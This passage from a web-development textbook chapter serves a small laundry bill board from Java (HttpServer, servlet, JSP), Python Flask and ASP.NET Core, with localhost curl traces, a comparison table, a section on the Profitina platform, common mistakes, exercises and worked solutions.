shirt/blouse (per item)</td><td>2</td><td>finished</td><td>Rp 40,000</td></tr>
    <tr><td><a href="/bills/B2920">B2920</a></td><td>Khadijah Suryadi</td><td>Express wash
&amp; fold, 1 day (per kg)</td><td>6</td><td>departed</td><td>Rp 72,000</td></tr>
  </table>
  <p>3 bills, Rp 152,000 in total.</p>
</body>
</html>
```

The body is the same page PHP produced, byte for byte apart from the time, and this time the length is announced: `Content-length: 1001`. Ask for something that does not exist, and for something with the wrong verb:

```
curl -i http://localhost:8080/nope
curl -i -X POST http://localhost:8080/
```

```
HTTP/1.1 404 Not Found
Server: HelloWeb/2.0 (Java)
Date: Wed, 23 Sep 2026 09:29:03 GMT
Content-type: text/html; charset=utf-8
Content-length: 54

<h1>404 Not Found</h1>
<p>No page lives at /nope.</p>
HTTP/1.1 405 Method Not Allowed
Server: HelloWeb/2.0 (Java)
Date: Wed, 23 Sep 2026 09:29:03 GMT
Allow: GET, HEAD
Content-type: text/plain; charset=utf-8
Content-length: 23

405 Method Not Allowed
```

Both status codes are from **Table 1.10**, and the `Allow` header on the second is the one **Table 1.12** says `405` requires. Meanwhile the server's own window printed the request line of each request it received — step 2 of Section 1.9.1, happening in front of you:

```
Profitina Laundry (Java) listening on http://localhost:8080/
Press Ctrl+C to stop.
GET / HTTP/1.1
GET /bills/B2943 HTTP/1.1
GET /health HTTP/1.1
GET /nope HTTP/1.1
POST / HTTP/1.1
HEAD / HTTP/1.1
```

In VS Code you can instead press the **Run** link above `main`. Stop the server with **Ctrl+C**.

The same page as a servlet and a JSP. The Java stack of Chapter 7 is Tomcat, and `java/servlet/` holds the same board written both ways for it. **Listing 1.16** is the servlet.

Listing 1.16 `java/servlet/src/laundry/HelloServlet.java` — the same board as a Jakarta servlet, for Tomcat 10.1 or 11.

```java
// HelloServlet.java - the same board again, this time as a Jakarta servlet for Tomcat.
package laundry;

import jakarta.servlet.ServletException;
import jakarta.servlet.annotation.WebServlet;
import jakarta.servlet.http.HttpServlet;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;

import java.io.IOException;
import java.io.PrintWriter;
import java.time.OffsetDateTime;
import java.time.ZoneOffset;
import java.time.format.DateTimeFormatter;
import java.util.List;
import java.util.Locale;

@WebServlet(name = "HelloServlet", urlPatterns = {"/hello"})
public class HelloServlet extends HttpServlet {

    /** One bill: the same columns as the Bill table of the Laundry database. */
    public record Bill(String id, String customer, String service,
                       int units, int price, String status) {
        public int charge() { return units * price; }
    }

    /** Three real rows of the sample data; the JSP reads this list too. */
    public static final List<Bill> BILLS = List.of(
            new Bill("B2943", "Rizal Hakim", "Wash, dry & fold (per kg)", 5, 8000,
"queued"),
            new Bill("B2898", "Umi Susanto", "Dry cleaning - shirt/blouse (per item)", 2,
20000, "finished"),
            new Bill("B2920", "Khadijah Suryadi", "Express wash & fold, 1 day (per kg)", 6,
12000, "departed"));

    public static String rupiah(int amount) {
        return String.format(Locale.US, "Rp %,d", amount);
    }

    public static String escape(String raw) {
        return raw.replace("&", "&amp;").replace("<", "&lt;").replace(">", "&gt;")
                  .replace("\"", "&quot;").replace("'", "&#39;");
    }

    @Override
    protected void doGet(HttpServletRequest request, HttpServletResponse response)
            throws ServletException, IOException {
```

Listing 1.16 (Continued) *java/servlet/src/laundry/HelloServlet.java — the same board as a Jakarta servlet, for Tomcat 10.1 or 11.*

```
        // Set the status and the Content-Type BEFORE writing the body: once
        // one byte of body has gone out, the headers are already on the wire.
        response.setStatus(HttpServletResponse.SC_OK);          // 200
        response.setContentType("text/html");
        response.setCharacterEncoding("UTF-8");

        String now = OffsetDateTime.now(ZoneOffset.ofHours(7))
                .format(DateTimeFormatter.ofPattern("d MMMM uuuu, HH:mm:ss 'WIB'",
Locale.ENGLISH));

        try (PrintWriter out = response.getWriter()) {
            out.println("<!DOCTYPE html>");
            out.println("<html lang=\"en\">");
            out.println("<head><meta charset=\"utf-8\"><title>Profitina
Laundry</title></head>");
            out.println("<body>");
            out.println("<h1>Profitina Laundry Keputih</h1>");
            out.println("<p>Page built by the server at " + now + ".</p>");
            out.println("<table border=\"1\">");
            out.println("<tr><th>Bill</th><th>Customer</th><th>Service</th>"
                      + "<th>Units</th><th>Status</th><th>Charge</th></tr>");
            int total = 0;
            for (Bill b : BILLS) {
                total += b.charge();

out.printf("<tr><td>%s</td><td>%s</td><td>%s</td><td>%d</td><td>%s</td><td>%s</td></tr>%n",
                        b.id(), escape(b.customer()), escape(b.service()),
                        b.units(), b.status(), rupiah(b.charge()));
            }
            out.println("</table>");
            out.printf("<p>%d bills, %s in total.</p>%n", BILLS.size(), rupiah(total));
            out.println("</body></html>");
        }
    }
}
```

Compare **Listing 1.16** with **Listing 1.15**: `response.setStatus` is `sendResponseHeaders`, `response.setContentType` is the `Content-Type` header, `response.getWriter()` is the output stream — tidier names over the same protocol, with Tomcat doing the listening and parsing.

A **JSP** is the same servlet written inside out — HTML first, with Java inserted, exactly as PHP does it. **Listing 1.17** is the JSP form; everything between `<%` and `%>` runs on the server, and everything else is copied through.

Listing 1.17 `java/servlet/web/hello.jsp` — the same board as a JSP. Chapter 7 takes this apart properly.

```
<%@ page contentType="text/html; charset=UTF-8" pageEncoding="UTF-8"
         import="java.time.OffsetDateTime, java.time.ZoneOffset,
                 java.time.format.DateTimeFormatter, java.util.Locale,
                 laundry.HelloServlet, laundry.HelloServlet.Bill" %>
<%
    // Everything between these marks runs on the server, before the page is sent.
    String now = OffsetDateTime.now(ZoneOffset.ofHours(7))
            .format(DateTimeFormatter.ofPattern("d MMMM uuuu, HH:mm:ss 'WIB'",
Locale.ENGLISH));
    int total = 0;
    for (Bill b : HelloServlet.BILLS) {
        total += b.charge();
    }
%>
<!DOCTYPE html>
<html lang="en">
<head><meta charset="utf-8"><title>Profitina Laundry</title></head>
<body>
  <h1>Profitina Laundry Keputih</h1>
  <p>Page built by the server at <%= now %>.</p>
  <table border="1">

<tr><th>Bill</th><th>Customer</th><th>Service</th><th>Units</th><th>Status</th><th>Charge</
th></tr>
<%  for (Bill b : HelloServlet.BILLS) { %>
    <tr><td><%= b.id() %></td><td><%= HelloServlet.escape(b.customer()) %></td>
        <td><%= HelloServlet.escape(b.service()) %></td><td><%= b.units() %></td>
        <td><%= b.status() %></td><td><%= HelloServlet.rupiah(b.charge()) %></td></tr>
<%  } %>
  </table>
  <p><%= HelloServlet.BILLS.size() %> bills, <%= HelloServlet.rupiah(total) %> in
total.</p>
</body>
</html>
```

> **HONESTY ABOUT WHAT WAS RUN.** **Listing 1.15** was compiled and run, and every line of its output printed above is output it actually produced. **Listing 1.16** was compiled against the Jakarta Servlet 6.0 API, without errors; it and **Listing 1.17** need a running Tomcat, which was not used here, so **no output from them is quoted in this book.** The `README.md` gives the commands to deploy them; Chapter 7 runs them.

1.17.4 Way four: Python and Flask

Listing 1.18 is the whole Python application [36].

Listing 1.18 `python/app.py` — the board in Flask. Each `@app.route` line maps a URL path to a function.

```python
# app.py - the same Profitina Laundry board, served by Python and Flask.
import sys
from datetime import datetime, timedelta, timezone

from flask import Flask, abort, jsonify, render_template

app = Flask(__name__)

WIB = timezone(timedelta(hours=7))      # Western Indonesian Time, UTC+7

# Three real rows of the sample data; Chapter 5 reads them from the database.
BILLS = [
    {"id": "B2943", "customer": "Rizal Hakim", "service": "Wash, dry & fold (per kg)",
     "units": 5, "price": 8000, "status": "queued"},
    {"id": "B2898", "customer": "Umi Susanto", "service": "Dry cleaning - shirt/blouse (per
item)",
     "units": 2, "price": 20000, "status": "finished"},
    {"id": "B2920", "customer": "Khadijah Suryadi", "service": "Express wash & fold, 1 day
(per kg)",
     "units": 6, "price": 12000, "status": "departed"},
]


def rupiah(amount):
    return f"Rp {amount:,}"


@app.route("/")
def board():
    # Everything below is computed now, at the moment of the request.
    now = datetime.now(WIB).strftime("%d %B %Y, %H:%M:%S WIB").lstrip("0")
    total = sum(b["units"] * b["price"] for b in BILLS)
    return render_template("home.html", now=now, bills=BILLS,
                           total=rupiah(total), rupiah=rupiah)


@app.route("/bills/<bill_id>")
def one_bill(bill_id):
    for bill in BILLS:
        if bill["id"] == bill_id:
            return render_template("bill.html", b=bill, rupiah=rupiah)
    abort(404)                          # Flask turns this into a 404 response


@app.route("/health")
def health():
    return jsonify(status="ok", bills=len(BILLS))
```

Listing 1.18 (Continued) *python/app.py — the board in Flask. Each @app.route line maps a URL path to a function.*

```python
@app.errorhandler(404)
def not_found(error):
    return render_template("not_found.html"), 404


if __name__ == "__main__":
    port = int(sys.argv[1]) if len(sys.argv) > 1 else 5000
    app.run(host="127.0.0.1", port=port, debug=True)
```

The line `@app.route("/bills/<bill_id>")` is worth a moment. It maps a *family* of URLs — `/bills/B2943`, `/bills/B2898`, `/bills/B2920` — onto one function, and hands the identifier over as

an argument. That is what step 5 of Section 1.9.1 becomes once a framework does the mapping: not a file on disk, but a pattern. The HTML lives in a separate file, a **template**, **Listing 1.19**.

Listing 1.19 `python/templates/home.html` — the template. `{{ … }}` inserts a value, escaped; `{% … %}` is a control statement.

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Profitina Laundry</title>
  <style>table { border-collapse: collapse; } th, td { border: 1px solid #999; padding:
6px; }</style>
</head>
<body>
  <h1>Profitina Laundry Keputih</h1>
  <p>Page built by the server at {{ now }}.</p>
  <table>

<tr><th>Bill</th><th>Customer</th><th>Service</th><th>Units</th><th>Status</th><th>Charge</
th></tr>{% for b in bills %}
    <tr><td><a href="/bills/{{ b.id }}">{{ b.id }}</a></td><td>{{ b.customer }}</td><td>{{
b.service }}</td><td>{{ b.units }}</td><td>{{ b.status }}</td><td>{{ rupiah(b.units *
b.price) }}</td></tr>{% endfor %}
  </table>
  <p>{{ bills|length }} bills, {{ total }} in total.</p>
</body>
</html>
```

Listing 1.19 is the same idea as **Listing 1.14** and **Listing 1.17**: HTML with holes in it, with a different syntax for the holes — the one idea under every server-side technology in this book. Jinja escapes inserted values by default, so the `&` became `&` unasked.

With the virtual environment of Section 1.16.7 active, run it from the `python` folder (or press **Run** in VS Code with `app.py` open):

```
python3 app.py
```

```
 * Serving Flask app 'app'
 * Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a
production WSGI server instead.
 * Running on http://127.0.0.1:5000
Press CTRL+C to quit
 * Restarting with stat
```

The warning is honest: this server is for development only. `curl -i http://localhost:5000/` returned the same board as PHP and Java, and `curl -i http://localhost:5000/health` returned JSON, because `jsonify` sets the `Content-Type` to `application/json`:

```
HTTP/1.1 200 OK
Server: Werkzeug/3.1.8 Python/3.11.15
Date: Wed, 23 Sep 2026 09:31:33 GMT
Content-Type: application/json
Content-Length: 35
Connection: close

{
  "bills": 3,
  "status": "ok"
}
```

One bill, at `http://localhost:5000/bills/B2920`:

```
HTTP/1.1 200 OK
Server: Werkzeug/3.1.8 Python/3.11.15
Date: Wed, 23 Sep 2026 09:31:33 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 355
Connection: close

<!DOCTYPE html>
<html lang="en">
<head><meta charset="utf-8"><title>Bill B2920 - Profitina Laundry</title></head>
<body>
  <h1>Bill B2920</h1>
  <p>Customer: Khadijah Suryadi<br>Service: Express wash &amp; fold, 1 day (per
kg)<br>Units: 6 at Rp 12,000<br>Status: departed<br>Charge: Rp 72,000</p>
  <p><a href="/">Back to the board</a></p>
</body>
</html>
```

`/bills/B9999` gave `HTTP/1.1 404 NOT FOUND` with the `not_found.html` template, and a `POST` to `/` gave `405 METHOD NOT ALLOWED` with `Allow: GET, OPTIONS, HEAD`, written by Flask itself because the route accepts only `GET`. (Werkzeug writes reason phrases in capitals; software reads only the number.)

1.17.5 A fifth way: C# and ASP.NET Core

ASP.NET Core applications are **projects**: a project file that says what to build, and the code. **Listing 1.20** is the project file. `Microsoft.NET.Sdk.Web` is what makes it a web application, and `net10.0` selects .NET 10.

Listing 1.20 `aspnet/HelloLaundry.csproj` — the project file of an ASP.NET Core application that needs no NuGet package.

```
<Project Sdk="Microsoft.NET.Sdk.Web">

  <!-- An ASP.NET Core app on .NET 10 that needs no NuGet package at all:
       everything it uses ships with the .NET 10 SDK. -->
  <PropertyGroup>
    <TargetFramework>net10.0</TargetFramework>
    <Nullable>enable</Nullable>
    <ImplicitUsings>enable</ImplicitUsings>
  </PropertyGroup>

</Project>
```

Listing 1.21 is the program — a **minimal API**, the shortest form an ASP.NET Core application can take [37]. Each `MapGet` line does what `@app.route` does in Flask.

Listing 1.21 `aspnet/Program.cs` — the board in C#, served by Kestrel, the web server inside ASP.NET Core.

```
// Program.cs - the same Profitina Laundry board, served by ASP.NET Core on .NET 10.
using System.Globalization;
using System.Net;
using System.Text;

// Three real rows of the sample data; Chapter 5 reads them from the database.
Bill[] bills =
[
    new("B2943", "Rizal Hakim", "Wash, dry & fold (per kg)", 5, 8000, "queued"),
    new("B2898", "Umi Susanto", "Dry cleaning - shirt/blouse (per item)", 2, 20000,
"finished"),
    new("B2920", "Khadijah Suryadi", "Express wash & fold, 1 day (per kg)", 6, 12000,
"departed"),
];

var app = WebApplication.CreateBuilder(args).Build();
string url = args.Length > 0 ? args[0] : "http://localhost:5100";

// Each MapGet line maps a URL pattern to a function, as @app.route does in Flask.
app.MapGet("/", () => Results.Content(BoardPage(), "text/html; charset=utf-8"));
app.MapGet("/health", () => Results.Text("ok\n", "text/plain; charset=utf-8"));
app.MapGet("/bills/{id}", (string id) =>
{
    Bill? b = bills.FirstOrDefault(x => x.Id == id);
    return b is null ? Results.NotFound() : Results.Content(BillPage(b), "text/html;
charset=utf-8");
});

Console.WriteLine($"Profitina Laundry (ASP.NET Core) listening on {url}/");
app.Run(url);

string Rupiah(int amount) => "Rp " + amount.ToString("N0", CultureInfo.InvariantCulture);
string E(string raw) => WebUtility.HtmlEncode(raw);         // escape for HTML

string BoardPage()
{
    // WIB is UTC+7 all year round; the page is built now, for this request.
    string now = DateTimeOffset.UtcNow.ToOffset(TimeSpan.FromHours(7))
        .ToString("d MMMM yyyy, HH:mm:ss", CultureInfo.InvariantCulture);
    var rows = new StringBuilder();
    foreach (Bill b in bills)
    {
        rows.Append($"    <tr><td><a
href=\"/bills/{b.Id}\">{b.Id}</a></td><td>{E(b.Customer)}</td>")

.Append($"<td>{E(b.Service)}</td><td>{b.Units}</td><td>{b.Status}</td><td>{Rupiah(b.Charge)
}</td></tr>\n");
    }
    // $$""" is a raw string: CSS braces stay literal and {{...}} inserts a value.
    return $$"""
        <!DOCTYPE html>
        <html lang="en">
```

Listing 1.21 (Continued) *aspnet/Program.cs — the board in C#, served by Kestrel, the web server inside ASP.NET Core.*

```
        <head>
          <meta charset="utf-8">
          <title>Profitina Laundry</title>
          <style>table { border-collapse: collapse; } th, td { border: 1px solid #999;
padding: 6px; }</style>
        </head>
        <body>
          <h1>Profitina Laundry Keputih</h1>
          <p>Page built by the server at {{now}} WIB.</p>
          <table>

<tr><th>Bill</th><th>Customer</th><th>Service</th><th>Units</th><th>Status</th><th>Charge</
th></tr>
        {{rows}}  </table>
          <p>{{bills.Length}} bills, {{Rupiah(bills.Sum(b => b.Charge))}} in total.</p>
        </body>
        </html>

        """;
}

string BillPage(Bill b) => $"""
    <!DOCTYPE html>
    <html lang="en">
    <head><meta charset="utf-8"><title>Bill {b.Id} - Profitina Laundry</title></head>
    <body>
      <h1>Bill {b.Id}</h1>
      <p>Customer: {E(b.Customer)}<br>Service: {E(b.Service)}<br>Units: {b.Units} at
{Rupiah(b.Price)}<br>Status: {b.Status}<br>Charge: {Rupiah(b.Charge)}</p>
      <p><a href="/">Back to the board</a></p>
    </body>
    </html>

    """;

/// <summary>One bill: the same columns as the Bill table of the Laundry
database.</summary>
record Bill(string Id, string Customer, string Service, int Units, int Price, string
Status)
{
    public int Charge => Units * Price;
}
```

From inside the `aspnet` folder, `dotnet run` builds and starts it (in VS Code with the C# Dev Kit, open `Program.cs` and press **F5**). The first lines it printed were:

```
Profitina Laundry (ASP.NET Core) listening on http://localhost:5100/
info: Microsoft.AspNetCore.Server.Kestrel[0]
      Unable to bind to http://localhost:5100 on the IPv6 loopback interface: 'Address
family not supported by protocol'.
info: Microsoft.Hosting.Lifetime[14]
      Now listening on: http://localhost:5100
info: Microsoft.Hosting.Lifetime[0]
      Application started. Press Ctrl+C to shut down.
```

The second message is Section 1.4.4's IPv6 story again: `localhost` means both `127.0.0.1` and `::1`, and this machine has no IPv6; on your laptop the line will not appear. `curl -i http://localhost:5100/` returned the same board once more, now with `Server: Kestrel`, and `/health` returned:

```
HTTP/1.1 200 OK
Content-Length: 3
Content-Type: text/plain; charset=utf-8
Date: Wed, 23 Sep 2026 09:29:56 GMT
Server: Kestrel

ok
```

A missing bill and a `POST` show how little a minimal API adds when you do not ask it to — correct status codes, and empty bodies:

```
HTTP/1.1 404 Not Found
Content-Length: 0
Date: Wed, 23 Sep 2026 09:29:56 GMT
Server: Kestrel
HTTP/1.1 405 Method Not Allowed
Content-Length: 0
Date: Wed, 23 Sep 2026 09:29:56 GMT
Server: Kestrel
Allow: GET
```

Chapters 9 to 15 build full ASP.NET Core Razor Pages applications on the same foundation.

1.17.6 Five ways, side by side

Table 1.30 is the comparison, and the last row is the lesson.

Table 1.30 The same page five ways. Everything differs except the last row, and the last row is the point.

	Static file	PHP	Java	Python	C#
What serves it	Any web server	`php -S`, or Apache	JDK `HttpServer`, or Tomcat	Flask (Werkzeug)	Kestrel
Page exists on disk?	Yes	No	No	No	No
Changes between reloads?	No	Yes	Yes	Yes	Yes
`Last-Modified` sent?	Yes (Python's server)	No	No	No	No
`Content-Length` sent?	Yes	No: `Connection: close`	Yes	Yes	Yes
Status codes seen	200, 304, 404	200, 404, 405	200, 404, 405	200, 404, 405	200, 404, 405
`/health` answers	—	`ok`, text	`ok`, text	JSON	`ok`, text
Lines of code	0	about 95	about 165	about 55, plus a 17-line template	about 80
The protocol	**HTTP**	**HTTP/1.1**	**HTTP/1.1**	**HTTP/1.1**	**HTTP/1.1**

Five languages, five architectures — and one conversation on the wire, which neither a browser nor `curl` can tell apart. That is what it means to say the web is a protocol rather than a technology, and why Section 1.8 will still be true when every tool in this chapter has been replaced.

Remember to stop every server when you are done: **Ctrl+C** in the terminal where it runs. A server left running keeps its port, and the next one you start on that port fails with *address already in use*.

1.18 Profitina in Practice

Profitina is an AI-visibility platform, live at `app.profitina.com`, and its whole business is a consequence of Section 1.8. It measures how ready a brand's website is to be **cited by AI answer engines** — the discipline called GEO, Generative Engine Optimization, which is to answer engines what SEO was to lists of links — and then helps to fix what it finds. The platform advises; the site owner decides.

The scanner is an HTTP client. Every scan is the trace of **Table 1.5** run by a program: resolve, connect, speak TLS, send a `GET`, read status, headers and body. The status code is the first signal: a site that answers `500` when an answer engine calls cannot be cited, and every `301` in a redirect chain costs a round trip.

The rendering pipeline decides whether content exists. If a page's text is in the HTML of the response body, any client can read it — a browser, a screen reader, Lynx in **Figure 1.7**, a crawler, an answer engine; if client-side JavaScript writes it after the page loads, it exists only for clients that run scripts. "Content extractability", one of the signals Profitina reports, largely comes down to one question: **did the server send the words, or did it send a program that writes the words?** The finished Profitina Laundry front end in `App/static/` is a deliberate example of the second kind — its price list is fetched by JavaScript and its page says so in a `<noscript>` message — which is fine for staff screens and a poor choice for a page that customers should find by searching.

`robots.txt`, `llms.txt` and structured data are all HTTP. `robots.txt` is a static file at the root of a site stating which paths automated clients may request; `llms.txt`, which Profitina's marketing site publishes, is a newer file of the same kind for AI answer engines; structured data — the `schema.org` vocabulary of Chapter 6 — says in machine-readable form what a page is *about*. All three must be in the response for a non-browser client to find them.

Server-Sent Events are a response that never ends. Profitina's community feed updates in real time over a single HTTP response with `Content-Type: text/event-stream` that the server simply does not finish. There is no `Content-Length`; the server writes another event whenever there is one. It is the response of Section 1.8.3 with the last byte deferred — kin to the PHP server of Section 1.17.2, which ended its body by closing the connection — and it passes every proxy because it is ordinary HTTP.

The health endpoint is not decoration. Profitina's releases are gated: a new version is reported as successful only after the deployed service answers `/api/health`. Every dynamic server in Section 1.17 has a `/health` route for exactly that reason. A deployment system asks one cheap question and looks at the status code.

Serving is not hosting. The production service is a Python application on a Windows host, published through a Cloudflare Tunnel: browsers reach Cloudflare — which is why `profitina.com` resolved to Cloudflare's addresses in Section 1.4.4 — and Cloudflare reaches the application through a tunnel opened outward. The application never sees the visitor's TCP connection, and HTTP does not care.

And the law applies from the first request. Indonesia's personal data protection law, UU PDP No. 27/2022, governs personal data, and an HTTP request carries a great deal of it — an IP address, a `User-Agent`, a `Cookie`, whatever a form contained. Deciding what to log is a design decision that begins here. Profitina hashes passwords with Argon2id and lets every user export or delete their data; the Laundry application follows the same rules.

The hands-on case study you build with your own keyboard is always **Profitina Laundry**.

1.19 Common Mistakes, and How to Avoid Them

1. Saying "the internet" when you mean "the web". The internet is the network of networks; the web is the service that runs on HTTP over it. Section 1.2.

2. Thinking a web server is a machine. It is software. Your laptop ran five in Section 1.17 and is still your laptop. Section 1.9.

3. Opening an HTML file by double-clicking it. The address bar says `file://`, not `http://`. No server ran, nothing from this chapter happened, and every server-side feature you write will silently do nothing. Always go through `http://localhost`.

4. Opening a PHP file with Live Server. Live Server sends the file as text; PHP never runs. Use `php -S` or XAMPP. Section 1.16.3.

5. Expecting the fragment on the server. Everything after `#` never leaves the browser. If the server must know it, put it in the query string. Section 1.7.1.

6. Using `GET` to change something. A crawler, a cache or a pre-fetching browser will eventually follow that link on its own. `GET` to read; `POST` to change. Section 1.8.2.

7. Trusting client-side validation. The user can delete your JavaScript, or skip the browser entirely with `curl`. Validate on the client for kindness; validate on the server for truth. Section 1.11.2.

8. Putting a secret in client-side code. An API key in JavaScript is a published API key.

9. Getting `Content-Type` wrong. Bytes carry no label of their own. HTML sent as `text/plain` appears as tags on the screen. When output looks like gibberish, check this header before you change any code. Section 1.8.5.

10. Forgetting the blank line. In a hand-written request the headers end with `\r\n\r\n`. Leave out the second pair and the server waits forever, and you conclude, wrongly, that the server is broken. Section 1.8.7.

11. Confusing `401` with `403`, and `404` with `500`. `401` means *identify yourself*; `403` means *no*. When you see `500`, stop looking at the browser: the fault is in your server-side code, and the explanation is in the server's console or log.

12. Installing a runtime instead of a kit, or reusing an old terminal. Install the JDK and the .NET SDK, and after changing PATH open a *new* terminal. Section 1.16.

13. Two servers on one port. *Address already in use* means an earlier server is still running; stop it with Ctrl+C.

1.20 Chapter Summary

- The **internet** is a network of networks speaking **TCP/IP**; the **web** is the service that speaks **HTTP** on it.
- **IP** addresses machines and promises nothing; **DNS** turns names into addresses, read right to left; **TCP** makes a reliable ordered stream after a three-way handshake, and **QUIC** does the same over UDP for HTTP/3.

- A **URL** has seven pieces; the fragment never reaches the server, and data inside a URL must be percent-encoded.
- **HTTP** is a request–response protocol: a request or status line, headers, a blank line (`\r\n\r\n` ends the headers) and a body. HTTP/2 and HTTP/3 change the packing, not the messages.
- Status codes come in five classes — `4xx` the client's fault, `5xx` the server's; `Content-Type` is the most consequential header. HTTP is **stateless**, and **HTTPS** is HTTP inside **TLS 1.3**.
- A **web server** is software that maps each request to a file or a program. The browser builds a **DOM** and a **CSSOM**, then lays out, paints and composites.
- A **static** page is a file; a **dynamic** page is built per request. **Server-side** code runs before the response and can keep secrets; **client-side** code runs afterward, in a browser the user controls, and can keep none.
- Three **tiers** — presentation, application, data — is the shape to assume. Web 1.0 to 4.0 name a direction: **read, write, meaning, agents**.
- VS Code with its extensions, PHP, XAMPP, JDK 25, Python 3.14 with Flask and the .NET 10 SDK are the whole toolchain; nine commands verify it.
- You served one page as a file and from PHP, Java, Python and C#, and got one protocol every time. That protocol is what the rest of this book is about.

1.21 Exercises

1.1 Is email part of the web? Justify your answer using the definition in Section 1.2.4.

1.2 Write the IPv4 address `192.168.10.200` as thirty-two binary digits, showing your arithmetic for each octet.

1.3 Explain why `10.0.300.1` cannot be an IPv4 address.

1.4 How many distinct IPv4 addresses exist? Show the calculation. Why is this a problem, and what are the two responses to it?

1.5 Read `www.if.its.ac.id` right to left and name each label.

1.6 Your resolver has nothing cached. List, in order, the servers it asks to resolve `shop.example.co.id`.

1.7 A site is moved to a new server and some visitors still see the old one. Give the cause and the correct procedure.

1.8 Name four guarantees TCP gives that IP does not, and one application that deliberately does without them. Why did HTTP/3 move from TCP to QUIC?

1.9 Take apart `http://shop.example:8080/cart/view.php?id=7&ref=ig#total`. Name every piece, and say which one never reaches the server.

1.10 A customer is named `Ibu Sari & Anak`. Write the query string `name=` for that value correctly, using Equation (1.4), and explain what happens if you do not.

1.11 Write out, byte for byte, a complete HTTP/1.1 `GET` request for `/prices.html` from host `laundry.example` with `Connection: close`, marking every `\r\n`. How many bytes is it?

1.12 For each situation give the right status code: (a) the page moved permanently; (b) the visitor is not logged in; (c) the visitor is logged in but may not see this; (d) your code threw an exception; (e) the browser's cached copy is still good; (f) the URL exists but not for `DELETE`.

1.13 Why must `GET` never change anything on the server? Give a concrete disaster.

1.14 A page shows a customer's name only after JavaScript fetches it. Explain why a crawler may never see it, using Section 1.12.3.

1.15 The round trip from a Surabaya laptop to a server is 40 ms. Using Equation (1.3) and Equation (1.6), what is the least time before the first byte of an `http` page arrives, and of an `https` page over TLS 1.3 and TCP?

1.16 In **Listing 1.15**, add a route `/prices` that returns the four prices of **Listing 1.13** as plain text with status `200`. Give the code you would insert, and say where.

1.17 In **Listing 1.18**, the `/health` route returns JSON. Change it to return the word `ok` as `text/plain`, like the other three servers.

1.18 Add a fourth bill to **Listing 1.14**: `B2951`, customer Endah Ika Rahman, one bed cover (service "Bed cover, any size (per item)", Rp 35,000), status `queued`. What are the new total and the new last line of the board?

1.19 You type `php --version` in a new PowerShell window on Windows and get *The term 'php' is not recognized*. Give the cause and the fix.

1.22 Solutions to the Exercises

1.1 No. Email uses SMTP to send and IMAP or POP to read, none of which is HTTP, so it is an internet service but not a web service. Gmail in a browser is a web application *about* email: the browser speaks HTTP to Google, and Google speaks SMTP onward.

1.2 Octet by octet, subtracting the largest place value that fits:

- $192 = 128 + 64$, so `11000000`;
- $168 = 128 + 32 + 8$, so `10101000`;
- $10 = 8 + 2$, so `00001010`;
- $200 = 128 + 64 + 8$, so `11001000`.

The address is `11000000 10101000 00001010 11001000`.

1.3 Each octet is eight bits, so it can hold $2^8 = 256$ values, numbered 0 to 255. The value 300 needs nine bits. It is not a large address; it is not an address at all.

1.4 By Equation (1.1), $2^{32} = 4\,294\,967\,296$ addresses, about 4.3 billion. There are more connected devices than that, so addresses ran out. The two responses are IPv6, with 2^{128} addresses (Equation (1.2)), and network address translation, which lets many devices behind one router share a single public address.

1.5 Right to left: `id` is the country-code top-level domain for Indonesia; `ac` is the second level for accredited academic institutions; `its` is Institut Teknologi Sepuluh Nopember; `if` is its Department of Informatics; `www` names one host or service in that department. The unwritten root sits to the right of `id`.

1.6 A root server; then a server for `id`; then a server for `co.id`; then a server for `example.co.id`, which holds the official record and returns the address. Four questions, each to a different organization.

1.7 DNS caching: each cache may reuse the old answer until its time to live expires, at different moments for different visitors. Lower the time to live well before the move, move, confirm, then raise it again.

1.8 Delivery (retransmission), ordering (sequence numbers), damage detection (checksums), and flow and congestion control. Live voice and video do without them, over UDP, because a late frame is worthless. HTTP/3 moved to QUIC because in TCP one lost packet stalls every file behind it; QUIC keeps streams separate and merges the transport and TLS handshakes.

1.9 Scheme `http`; no userinfo; host `shop.example`; port `8080`; path `/cart/view.php`; query `id=7&ref=ig`; fragment `total`. The **fragment** never reaches the server. The port is used to make the connection and reaches the server only inside the `Host` header.

1.10 `name=Ibu%20Sari%20%26%20Anak`. A space is byte $32 = 16 \cdot 2 + 0$, so `%20`; `&` is byte $38 = 16 \cdot 2 + 6$, so `%26`. (In a form-encoded query, `Ibu+Sari+%26+Anak` is equally correct.) Left raw, the `&` would be read as the start of a new parameter: the server would receive `name=Ibu Sari` and a second, meaningless parameter called `Anak`.

1.11 With `<CRLF>` marking each two-byte `\r\n`:

```
GET /prices.html HTTP/1.1<CRLF>
Host: laundry.example<CRLF>
Connection: close<CRLF>
<CRLF>
```

`GET /prices.html HTTP/1.1` is 25 characters, `Host: laundry.example` is 21, `Connection: close` is 17, so as in Equation (1.5) the total is $(25 + 2) + (21 + 2) + (17 + 2) + 2 = 71$ bytes.

1.12 (a) `301 Moved Permanently`, with a `Location` header. (b) `401 Unauthorized`. (c) `403 Forbidden`. (d) `500 Internal Server Error`. (e) `304 Not Modified`, with no body. (f) `405 Method Not Allowed`, with an `Allow` header.

1.13 `GET` is defined to be **safe**, and browsers, caches and crawlers rely on it. A shop puts `GET /product/delete?id=42` links on its catalog, protected only by a login; a pre-fetching browser follows them and the catalog empties itself. Use a form that sends `POST`.

1.14 A crawler is an HTTP client that may parse the body (stage 1) but never run JavaScript; if the name is not in the response bytes, it does not exist for that client. Put the name into the HTML on the server side.

1.15 With $r = 40$ ms: for `http`, Equation (1.3) gives $2r = 80$ ms; for `https` over TLS 1.3 and TCP, Equation (1.6) gives $3r = 120$ ms. These are floors; the server's own work comes on top.

1.16 Insert one branch into `route`, before the last `else`:

```
} else if (path.equals("/prices")) {
    send(exchange, 200, "text/plain; charset=utf-8", prices());
```

and add, beside `boardPage()`:

```
static String prices() {
    return """
           Wash, dry & fold                Rp 8,000 per kg
           Express wash & fold, 1 day      Rp 12,000 per kg
           Ironing only                    Rp 6,000 per kg
           Dry cleaning, shirt or blouse   Rp 20,000 per item
           """;
}
```

The type is `text/plain` because the body is not HTML.

1.17 Replace the route with:

```
@app.route("/health")
def health():
    return "ok\n", 200, {"Content-Type": "text/plain; charset=utf-8"}
```

Flask accepts a three-part return value: body, status code, headers. The `jsonify` import may then be removed.

